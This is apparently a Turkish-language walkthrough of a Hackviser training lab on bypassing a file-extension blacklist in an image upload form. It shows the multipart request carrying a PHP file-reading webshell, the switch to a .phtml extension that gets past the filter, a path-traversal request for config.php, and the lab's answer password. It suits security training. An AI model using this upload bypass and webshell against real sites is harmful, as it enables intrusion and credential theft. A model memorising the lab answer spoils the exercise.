FILE EXTENSION FILTER BYPASSWRİTE-UP

Bu yazımda sizlere Hackviser platformu içerisinde Web Lab konu başlığı altında File Upload kısmındaki File Extension Filter Bypass labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar, sınırsız dosya yükleme güvenlik açığı içeriyor. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları dosya uzantısı kara listesine göre filtreler. Yüklenmesi tehlikeli olan pek çok dosya uzantısı bu kara listeye dahil edilmiştir.

Laboratuvarı tamamlamak için kara listede olmayan bir dosya uzantısı bulun ve bu uzantıya sahip kötü amaçlı PHP dosyasını yükleyin, ardından "config.php" dosyasını okuyun.

Config.php dosyasındaki veritabanı şifresi nedir?

ÇÖZÜM: Bu labı çözebilmek için Burp Suite programını kullanacağım.

```
------WebKitFormBoundaryI4tKNEMTVZGyHF84
Content-Disposition: form-data; name="input_image"; filename="shell2.php"
Content-Type: application/x-php

<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];
    echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";
}
?>
```

Dosyayı yüklemek için istek gönderiyorum daha sonra bu isteği Repeater'a gönderiyorum. Hiçbir şeye karışmadan sadece dosya uzantısını değiştireceğim. Bu kısımda php2, php3, php4, php5, php.png, php.jpeg, php.gif uzantılarının hepsini denedim. Hepsi başarılı bir şekilde yükleniyor. Fakat kod çalıştırmak istediğimde çalıştıramıyorum. En son araştırmalar sonucu phtml uzantısını denedim.


```
------WebKitFormBoundaryI4tKNEMTVZGyHF84
Content-Disposition: form-data; name="input_image"; filename="shell2.phtml"
Content-Type: application/x-php
```

Daha sonra dosya sisteme başarılı bir şekilde yüklendi.

```
<div class="alert alert-success" role="alert">
  <b>
    File uploaded successfully!
  </b>

  <hr>
  File path: <a class="text-success" href="uploads/shell2.phtml">
     <b>
      uploads/shell2.phtml
    </b>
```

Şimdi shell'imizi url de çalıştırmak için dosya sonuna "?file=../config.php" komutunu ekleyeceğiz.



URL'e dikkat ettiğimizde yüklenen php dosyamız sorunsuz bir şekilde sonucu aldık.

CEVAP: **Qr3eydwjjZmPpwVm**